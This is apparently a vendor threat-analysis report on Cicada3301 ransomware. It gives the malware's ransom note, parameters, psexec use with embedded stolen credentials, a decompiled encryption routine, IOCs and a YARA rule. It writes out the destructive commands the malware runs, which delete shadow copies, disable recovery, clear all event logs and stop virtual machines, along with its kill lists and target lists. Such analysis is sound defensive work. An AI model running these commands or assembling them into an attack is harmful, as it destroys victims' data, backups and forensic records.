THREAT ANALYSIS

MORPHISEC

CICADA3301 RANSOMWARE

Introduction


In the rapidly evolving landscape of cybersecurity threats, a new adversary has emerged, drawing inspiration from one of the internet's most enigmatic puzzles—Cicada3301. This new threat, dubbed Cicada3301 ransomware, was identified in a Morphisec customer environment just a week ago after bypassing a leading EDR. Given the limited information currently available on this ransomware, Morphisec is sharing this comprehensive analysis, including Indicators of Compromise (IOCs), to aid vendors in developing effective defenses.

Cicada3301 ransomware, written in Rust, was first reported only two months ago. Despite its recent emergence, Morphisec threat researchers have already identified striking similarities between Cicada3301 and the infamous BlackCat ransomware. Like its namesake, the Cicada puzzle, which has long been associated with complex, cyber-related problem-solving, the true identity of the Cicada3301 ransomware developers remains shrouded in mystery.

However, it's crucial to note that Morphisec's anti-ransomware impact protection has already proven effective against Cicada3301 without requiring any updates, highlighting Morphisec's robustness and adaptability in the face of emerging threats.

This analysis focuses on the technical details of the ransomware executable itself. During Morphisec's investigation, additional tools were uncovered, such as EDRSandBlast, which is used to tamper with Endpoint Detection and Response (EDR) systems. With the limited visibility Morphisec researchers currently have, it appears that Cicada3301 ransomware primarily targets small to medium-sized businesses (SMBs), likely through opportunistic attacks that exploit vulnerabilities as the initial access vector.

The sections belowdelve into the technical aspects of this ransomware, providing detailed insights to help security practitioners fortify defenses against this emerging threat.



```
File  Edit  Format  View  Help
************************************
***     Welcome to Cicada3301     ***
************************************

** What Happened? **
------------------------------------------------
Your computers and servers are encrypted, your backups are deleted.
We use strong encryption algorithms, so you won't be able to decrypt your data.
You can recover everything by purchasing a special data recovery program from us.
This program will restore your entire network.

** Data Leak **
------------------------------------------------
We have downloaded more than %SIZE% GB of your company data.
Contact us, or we will be forced to publish all your data on the Internet
and send it to all regulatory authorities in your country, as well as to your customers, partners, and competitors.

We are ready to:
- Provide you with proof that the data has been stolen;
- Delete all stolen data;
- Help you rebuild your infrastructure and prevent similar attacks in the future;

** What Guarantees? **
------------------------------------------------
Our reputation is of paramount importance to us.
Failure to fulfill our obligations means not working with you, which is against our interests.
Rest assured, our decryption tools have been thoroughly tested and are guaranteed to unlock your data.
Should any problems arise, we are here to support you. As a goodwill gesture,
we are willing to decrypt one file for free.

** How to Contact us? **
------------------------------------------------
Using TOR Browser:
1) You can download and install the TOR browser from this site: https://torproject.org/
```


Technical Details

Cicada3301 ransomware shares several core characteristics with the well-known Rust-based ransomware, **BlackCat**.

It features a well-defined parameter configuration interface, registers a vector exception handler, and employs similar methods for shadow copy deletion and tampering. This trend of using Rust in ransomware development is on the rise, with other notable examples including **Hive** and **RansomExx**, due to Rust's efficiency and cross-platform capabilities.

However, Cicada3301 distinguishes itself with significant innovations, particularly in how it executes and integrates compromised credentials, marking an evolution in ransomware tactics.

At the moment of writing this report, Cicada3301 had a 0 static detection rate at VirusTotal:



Parameters

Aside from two non-documented parameters (no_icon and no_desktop), the rest of the parameters can be presented by typing "--help".

```
C:\Users\Public>cicada.exe --help

USAGE:
    cicada.exe [FLAGS] [OPTIONS]

Additional Information:
    --key           Sets the keys for activation (Required parameter)
-p, --path          Sets the path to the file or directory to be encrypted
-s, --sleep         Sleep is indicated in seconds
    --no_local      Skip encrypting data stored locally on this device
    --no_net        Skip encryption of network data
    --no_impl       Don't use impersonation
    --no_notes      Encryption without notes
```

```
aKey            db 'key'
aPath_1         db 'path'
aHelp_0         db 'help'
aSleep          db 'sleep'
aNoImpl         db 'no_impl'
aNoLocal        db 'no_local'
aNoNet          db 'no_net'
aNoNotes        db 'no_notes'
aNoIcon         db 'no_icon'
aNoDesktop      db 'no_desktop'
```

Key

[Required] "--key" should be following by a string that used for the decryption of the parts of the loader, without proper key, the ransomware will not encrypt.

Path

If "--path" is specified, the ransomware will encrypt only the specified path

Help

Prints the parameters screen

Sleep

Sleep before encrypting the data (evasion technique)

No_impl

Don't use impersonation. **This key was actively used within the campaigns. If this key is many of the functions described within this report will not execute.**

No_local

Skip encrypting data stored locally on this device

No_net

Skip encrypting network data

No_notes

Encryption without notes


No_icon

No_desktop

PSEXEC

Cicada writes to disc a temporary Microsoft signed renamed sysinternals tool *"psexec"*. It's a known tool utilized both by adversaries and IT administrators to run applications remotely.

Surprisingly, the compromised user credentials are embedded within the ransomware, and the psexec is being executed with the given credentials. This is something that Morphisec researchers have not seen before. While the ransomware notes and ransomware encryption have been customized per victim, compromised credentials integrated within a ransomware is a new level of customization



The content of the Bat file which is generated on the fly:

```
1 C:\Users\Public\psexec0.exe -accepteula -s -d "C:\Users\Public\cicada.exe" --no_impl --key [redacted]
2 C:\Users\Public\psexec0.exe -accepteula -u [redacted].local\pics -p "[redacted]" -d
  "C:\Users\Public\cicada.exe" --no_impl --key [redacted]
3 del /Q "C:\Users\Public\W22UPjLRYG.bat"
```

The psexec0.exe legitimate executable frequently is dropped within the *"C:\\users\\Public\\psexec0.exe"* folder and executes from there.

```
aCUsersPublicPs db 'C:\Users\Public\psexec0.exe'
                                        ; DATA XREF: win_enc::main::h48230445bf3d651e:loc_1400061DB↑o
a4d5a9000030000 db '4d5a90000300000004000000ffff0000b8000000000000004000000000000000'
                                        ; DATA XREF: win_enc::main::h48230445bf3d651e+E81↑o
                db '0000000000000000000000000000000000000000000000000000000180100000e'
                db '1fba0e00b409cd21b8014ccd21546869732070726f6772616d2063616e6e6f742'
                db '062652072756e20696e20444f53206d6f64652e0d0d0a2400000000000007fd7'
                db '3ddd3bb6538e3bb6538e3bb6538e70ce508f36b6538e70ce568f8eb6538e70ce5'
                db '78f2cb6538e74ca578f28b6538e74ca508f2db6538e74ca568f75b6538e70ce52'
                db '8f34b6538e3bb6528ee1b6538efcca578f3db6538efcca568f3fb6538efccaac8'
```

FSUTIL Behavior

Similarly to how BlackCat executes, Cicada, as well is looking to maximize its encryption potential by following symbolik links and encrypting the redirected files. Cicada executes cmd process to enable remote to local symbolic link **evaluation**.

"cmd" /C "fsutil behavior set SymlinkEvaluation R2L:1"

"cmd" /C "fsutil behavior set SymlinkEvaluation R2R:1"

IISRESET

Again, very similar to BlackCat execution, Cicada utilized the *"iisreset"* utility to stop the IIS services to potentially prevent from users access the webserver and release the lock for optimal encryption (files that are locked may not be accessible for modification or deletion).

"cmd" /C "iisreset.exe /stop

Shadow Copy Deletion

Similarly to how BlackCat executes, Cicada will try to delete shadow copies, first by manipulating the vssadmin directly, next by invoking WMI to delete the shadow copies.

"cmd" /C "vssadmin.exe Delete Shadows /all /quiet"

"cmd" /C "wmic.exe Shadowcopy Delete"

BCDEDIT

Similarly to how BlackCat executes, Cicada will try to disable system recovery by tampering manipulating "bcdedit" utility.

"cmd" /C "bcdedit /set {default}"

"cmd" /C "bcdedit /set {default} recoveryenabled No"

MaxMpxCt Value change

Similarly to how BlackCat executes, Cicada will try to increase the value that represents the maximum number of outstanding network requests. Ransomware operators increase this value to support higher volumes of traffic, e.g. SMB psexec requests.

"cmd" /C "reg add

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters / v MaxMpxCt /d 65535 /t REG_DWORD /f"

Clearing Event Logs

Similarly to how BlackCat executes, Cicada clears all event logs by utilizing the "wevtutil" utility.

"cmd" /C "for /F 'tokens=*' %1 in ('wevtutil.exe el') DO wevtutil.exe cl %1"

Stop Local VM

Cicada utilizing Hyper-V commands to discover and stop potentially deployed local VM machines. This behavior was previously documented adopted by the Megazord ransomware and the Yanluowang ransomware. The VMs facilitates the end goal of optimal encryption and possibly also breaks some Noval defense technologies.

"cmd" /C "powershell -Command \"$excludedVMs = @(); Get-VM | Where-Object {{ $_.Name -notin $excludedVMs }} | ForEach-Object {{ Stop-VM -Name $_.Name -Force -Confirm:$false }}\""

Stopping Services

Cicada utilizes a built-in cmd template for stopping the services, it executes a cmd process every time it needs to stop a different service category, note that it utilizes “findstr” for pattern matching which supports substring names, e,g, services that end with “svc$” or “sql$”. Cicada will inject the service name immediately post the “findstr /I”.

```
.rdata... 00000... C    for /F \"tokens=2 delims=:\" %i in ('sc query state^= all ^| findstr /I ') do sc stop %i
```

-> “cmd” /C “for /F \”tokens=2 delims=:\” %i in (‘sc query state^= all ^| findstr /I svc$’) do sc stop %i”

Service Names – Full list

The service table includes possible services responsible for business-critical applications, backups, recovery and security.

mepocs	PDVFSService	GxFWD	MVarmor64
memtas	BackupExecVSSProvider	SAPService	VSNAPVSS
veeam	BackupExecAgentAccelerator	SAP	AcrSch2Svc
svc$	BackupExecAgentBrowser	SAP$	DefWatch
backup	BackupExecDiveciMediaService	SAPD$	ccEvtMgr
sql	BackupExecJobEngine	SAPHostControl	ccSetMgr
vss	BackupExecManagerService	SAPHostExec	SavRoam
msexchange	BackupExecRPCService	QBCFMonitorService	RTVscan
sql$	GxBlr	QBDBMgrN	QBFCService
mysql	GxVss	QBIDPService	Intuit.QuickBooks.FCS
mysql$	GxCIMgr	AcronisAgent	zhudongfangyu
sophos	GxCIMgrS	VeeamNFSSvc	stc_raw_agent
MSExchange	GxCVD	VeeamDeploymentSer-vice	BackupExecManage-mentService
MSExchange$	GXMMM	VeeamTransportSvc	CASAD2DWebSvc
WSBExchange	GxVssHWProv	MVArmor	CAARCUpdateSvc

Killing Processes

Next step post stopping the services, Cicada will try to kill a predefined list of processes utilizing similar technique. Cicada will execute “cmd” with the “taskkill” built-in utility while replacing the process names.

-> “cmd” /C “taskkill /IM agntsvc /F”*

Processes names – Full list

agntsvc	onenote	bedbh	tv_x64
dbeng50	oracle	vxmon	CVMountd
dbsnmp	outlook	benetns	cvd
encsvc	powerpnt	bengien	cvfwd
excel	sqbcoreservic	pvlsvr	CVODS
firefox	sql	beserver	saphostexe
infopath	steam	raw_agent_svc	saposcol
isqlplussvc	synctime	vsnapvss	sapstartsrv
msaccess	tbirdconfig	CagService	avagent
mspub	thebat	QBIDPService	avscc
mydesktopq	thunderbird	QBDBMgrN	DellSystem
mydesktops-ervic	visio	QBCFMonitorSe	EnterpriseClient
notepad	winword	SAP	VeeamNFSSvc
ocautoupds	wordpad	TeamViewer_Service	VeeamTransportSvc
oco	xfssvccon	TeamViewer	VeeamDeploymentSvc
ocssd	*sql*	tv_w32	

Stopping NET Services

Cicada utilizes the “net” utility while attempting to stop a predefined list of services, BlackCat also implements similar functionality with slight differences. Cicada utilizes a built-in template as before while replacing the service name within the template.

Note, that it also tries to kill the event logger.

-> “cmd” /C “net stop WSearch /y”

Full NET services list

WSearch	wuauserv	SQLBrowser	SQLWriter
MSExchangeIS	eventlog	MSSQLServerOLAPService	
MSExchangeSA	MSSQLSERVER	ReportServer	
MSExchangeADTopology	SQLSERVERAGENT	MsDtsServer	

Excluded Files and Directories

Cicada maintains a built-in list of excluded files and directories which should not be impacted through the encryption process.

*\iconcahce.db	*\ntuser.dat	*\programdata\microsoft\diagnosticlogcsp*
*.inf	*\ntuser.dat.log	*\programdata\microsoft\drm*
*.pol	*\ntuser.ini	*\programdata\microsoft\edgeupdate*
*.cmd	*\iconcache.db	*\programdata\microsoft\event viewer*
*.ps1	*\autorun.inf	*\programdata\microsoft\identitycrl*
*.vbs	*\boot.ini	*\programdata\microsoft\mapdata*
*.bat	*\desktop.ini	*\programdata\microsoft\mf*
*.themepack	*\system volume information*	*\programdata\microsoft\netframework*
*.nls	*\boot*	*\programdata\microsoft\network*

*.diagpkg	*\dumpstack.log.tmp*	*\programdata\microsoft\provisioning*
*.msi	*\perflogs*	*\programdata\microsoft\search*
*.cab	*\users*\microsoft_corporation*.config	*\programdata\microsoft\smsrouter*
*.scr	*\appdata\local\microsoft\gamedvr*	*\programdata\microsoft\spectrum*
*.rtp	*\appdata\local\packages\microsoft.*	*\programdata\microsoft\speech_onecore*
*.msp	*\appdata\local\packages\microsoftwindows.*	*\programdata\microsoft\storage health*
*.prf	*\appdata\local\packages\internet explorer*	*\programdata\microsoft\user account pictures*
*.ico	*\appdata\local\temp*	*\programdata\microsoft\vault*
*.key	*\program files\common files\microsoft shared*	*\programdata\microsoft\wdf*
*.ocx	*\program files\common files\services*	*\programdata\microsoft\windows*
*.diagcab	*\program files\common files\system*	*\programdata\microsoft\windows defender*
*.diagcfg	*\program files\internet explorer*	*\programdata\microsoft\windows nt*
*.pdb	*\program files\modifiablewindowsapps*	*\programdata\microsoft\windows security health*
*.wpx	*\program files\uninstall information*	*\programdata\microsoft\winmsipc*
*.hlp	*\program files\windows defender*	*\programdata\microsoft\wpd*
*.icns	*\program files\windows mail*	*\programdata\microsoft\crypto\rsa\machinekeys*
*.rom	*\program files\windows media player*	*\programdata\microsoft\servermanager\events\fileserver.events.xml*
*.msstyles	*\program files\windows nt*	*\programdata\packages\usoprivate*
*.mod	*\program files\windows photo viewer*	*\programdata\packages\windowsholographicdevices*
*.ics	*\program files\windows portable devices*	*\programdata\packages\usoshared*
*.hta	*\program files\windows security*	*\programdata\packages\microsoftwindows.*
*.bin	*\program files\windowssidebar*	*\programdata\packages\microsoft.*

*.ani	*\program files\windowsapps*	*:\windows*
*.386	*\program files\windowspower-shell*	*\opera intel*
*.cur	*\program files (x86)\common files*	*\windows journal*
*.idx	*\program files (x86)\common files\microsoft shared*	*\msbuild*
*.com	*\program files (x86)\common files\services*	*\windowsnt*
*.deskthemepack	*\program files (x86)\common files\system*	*\all users\microsoft*
*.shs	*\program files (x86)\internet explorer*	*\appdata\local*
*.ldf	*\program files (x86)\microsoft*edge*	
*.theme	*\program files (x86)\microsoft\temp*	
*.mpa	*\program files (x86)\microsoft.net*	
*.nomedia	*\program files (x86)\windows defender*	
*.spl	*\program files (x86)\windows mail*	
*.cpl	*\program files (x86)\windows media player*	
*.adv	*\program files (x86)\windows multimedia platform*	
*.icl	*\program files (x86)\windows nt*	
\tor browser	*\program files (x86)\windows photo viewer*	
*\$recycle.bin	*\program files (x86)\windows portable devices*	
*.pagefile.sys	*\program files (x86)\windows security*	
*.hiberfil.sys	*\program files (x86)\windowssidebar*	
*.drv	*\program files (x86)\windowspowershell*	
*.msc	*\programdata\ssh*	
*.lock	*\programdata\ntuser.pol*	
*.sys	*\programdata\regid.*.com.microsoft*	
*.msu	*\programdata\usoprivate*	

Targeted File Extensions

Cicada ransomware has a built-in list of 35 extensions, those extensions are targeted post filtering out of the excluded files.

sql	jpeg	psd	docm	xlsm	ods	ppsx
doc	png	raw	dotx	xltx	pptx	ppsm
rtf	gif	bmp	dotm	xltm	pptm	odp
xls	webp	pdf	odt	xlsb	ptox	mdf
jpg	tiff	docx	xlsx	xlam	potm	txt

Encryption Process

Post tampering steps, Cicada generates a new Thread Pool that will be working with a pool of threads, the pseudo steps are as follows:

1. ***win_enc::get_valid_drives*** - Getting valid drives
2. ***win_enc::collect_files_except_recursively*** - Collect files for encryption reclusively without excluded files and directories. The collection starts from "C:\" and iterates over the directories alphabetically while applying pattern matching on every file and directory against the built-in list of excluded regular expression patterns as described above.
3. ***std::sys::windows::fs::rename*** – each encountered and non-excluded ***"filepath"*** is first renamed to ***"filepath.busy-[processId]"***. ***"busy"*** is a placeholder that can also be identified statically through ransomware executable inspection. At this stage the file contents are still not modified.
4. ***std::sync::mpmc::Sender<T>::send*** – Next the renamed file is sent for encryption to the consumer threads that are waiting for work.
5. ***win_enc::encryption::encrypt_file*** – this is the main consumer method which is being executed by the consumer thread pool and involves multiple important steps.
    a. It utilizes ***spki::traits::DecodePublicKey::from_public_key_pem*** to deserialize the PEM encoded public key that can be statically identified within the executable.
    b. Cicada utilizes RSA algorithm with OAEP padding for the encryption file is written in the folder.

c. ***"filepath.busy-[processId]"*** is encrypted by the consumer thread and the extension is renamed to ***"filepath.[VictimID]"***.

d. ***Win_enc::encryption::create_file_recovery*** - *RECOVER-**[VictimID]**-DATA.txt* - the readme file is written in the folder.

```
std::fs::File::options((int)v138);
v84 = std::fs::OpenOptions::write((int)v138, 1);
v85 = std::fs::OpenOptions::create(v84, 1);
v86 = std::fs::OpenOptions::append(v85, 1);
std::fs::OpenOptions::_open((int)Buffer, v86, (char *)filePath, (int)filePathLen);
if ( LOBYTE(Buffer[0]) == 4 )
{
  v133 = (HANDLE)Buffer[1];
  BufWriter::with_capacity(Buffer, 0x2000, &v133);
  rsa::padding::PaddingScheme::new_oaep(&Self);
  rsa::key::RsaPublicKey_encrypt((int *)v138, (int)&v192, (int)v138, &Self, v122, v124);
  v87 = *(_DWORD *)v138;
  if ( *(_DWORD *)v138 == 0x12 )
  {
    v88 = *(_QWORD *)&v138[8];
    v115 = *(char **)&v138[4];
    zeroize::Zeroize(&v122);
    std::io::buffered::bufwriter_write_all(&Self, Buffer, v115, HIDWORD(v88));
    if ( (_BYTE)Self == 4 )
    {
      std::io::buffered::bufwriter_write_all(&Self, Buffer, (char *)v117, 0xCu);
      if ( (_BYTE)Self == 4 )
      {
        std::io::buffered::bufwriter_write_all(&Self, Buffer, v69, 1u);
        if ( (_BYTE)Self == 4 )
        {
          std::io::buffered::bufwriter_write_all(&Self, Buffer, VictimID, 7u);
          if ( (_BYTE)Self == 4 )
          {
            std::io::buffered::bufwriter::BufWriter_flush(&Self, (int)Buffer);
            if ( (_BYTE)Self == 4 )
            {
              if ( a5 )
                win_enc::encryption::create_file_recovery(a4, a5);
              rust_memcpy_wrapper((int *)v138, (int)&v136);
              std::fs::rename(&Self, filePath, filePathLen, v138);
```

Notes

- It seems that the developer integrated a known Rust string obfuscator within the code (https://github.com/CasualX/obfstr/blob/master/src/xref.rs)

IOCs

SHA1	Encrypted File Extensions
c08a863c2e5288d4ce2a9d46a725518f12711a7	.jtu5s6r
54a8fe5c70ed0007fdd346a9a75977fd9f8ad24a	.9h8cx4r
b0f5fd827e3045f0f9d87c3e49b46bc9f9137f8e	.cojz8qz

Detecting Cicada3301 Ransomware

Below is a proposed Yara rule that can help detecting the ransomware: rule Cicada3301_Ransomware

```
rule Cicada3301 _ Ransomware
{
    meta:
        description = "Detects Cicada3301 ransomware based on specific strings
within the PE executable"
        author = "Michael Gorelik, Morphisec"
        in _ the _ wild = true
    strings:
        $a1 = "RECOVER--DATA.txt"
        $a2 = "for /F \"tokens=2 delims=:\" %i in ('sc query state^= all ^|
findstr /I ') do sc stop %i"
        $a3 = "taskkill /IM * /F"
        $a4 = "net stop  /y"
        $a5 = "-----BEGIN PUBLIC KEY-----"
    condition:
        uint16(0) == 0x5A4D and 3 of ($a*)
}
```

How Morphisec Helps

Powered by Automated Moving Target Defense (AMTD), Morphisec's Anti-Ransomware Assurance Suite stops ransomware attacks like Cicada3301 with multi-layered protection.

Ransomware infiltration protection prevents the execution of ransomware attacks at early infiltration stages with Morphisec's prevention-first AMTD technology that constantly changes a system's configuration or environment. This makes it harder for attackers to exploit systems as the attack surface is always shifting.


Ransomware impact protection defends systems against the ransomware impact phase with dedicated anti-ransomware protection that proactively defends critical assets and files with a prevention-first strategy. This minimizes recovery times and strengthens an organization's anti-ransomware stance.

Preventatively, Adaptive Exposure Management (AEM) helps teams adapt by pre-emptively defending against attacks. AEM prioritizes vulnerabilities, automates the assessment and validation of an organization's security controls, identifies high-risk software and addresses security misconfigurations. Morphisec doesn't rely on signature or behavioral patterns. Instead, its patented AMTD technology prevents an attack at its earliest stages, preemptively blocking attacks on memory and applications, and effectively remediating the need for response.

Schedule a demo today to see how Morphisec stops ransomware and other new emerging threats.

See Morphisec in action

Experience advanced anti-ransomware, threat prevention, and vulnerability prioritization



Get a Demo

To learn more, visit morphisec.com/schedule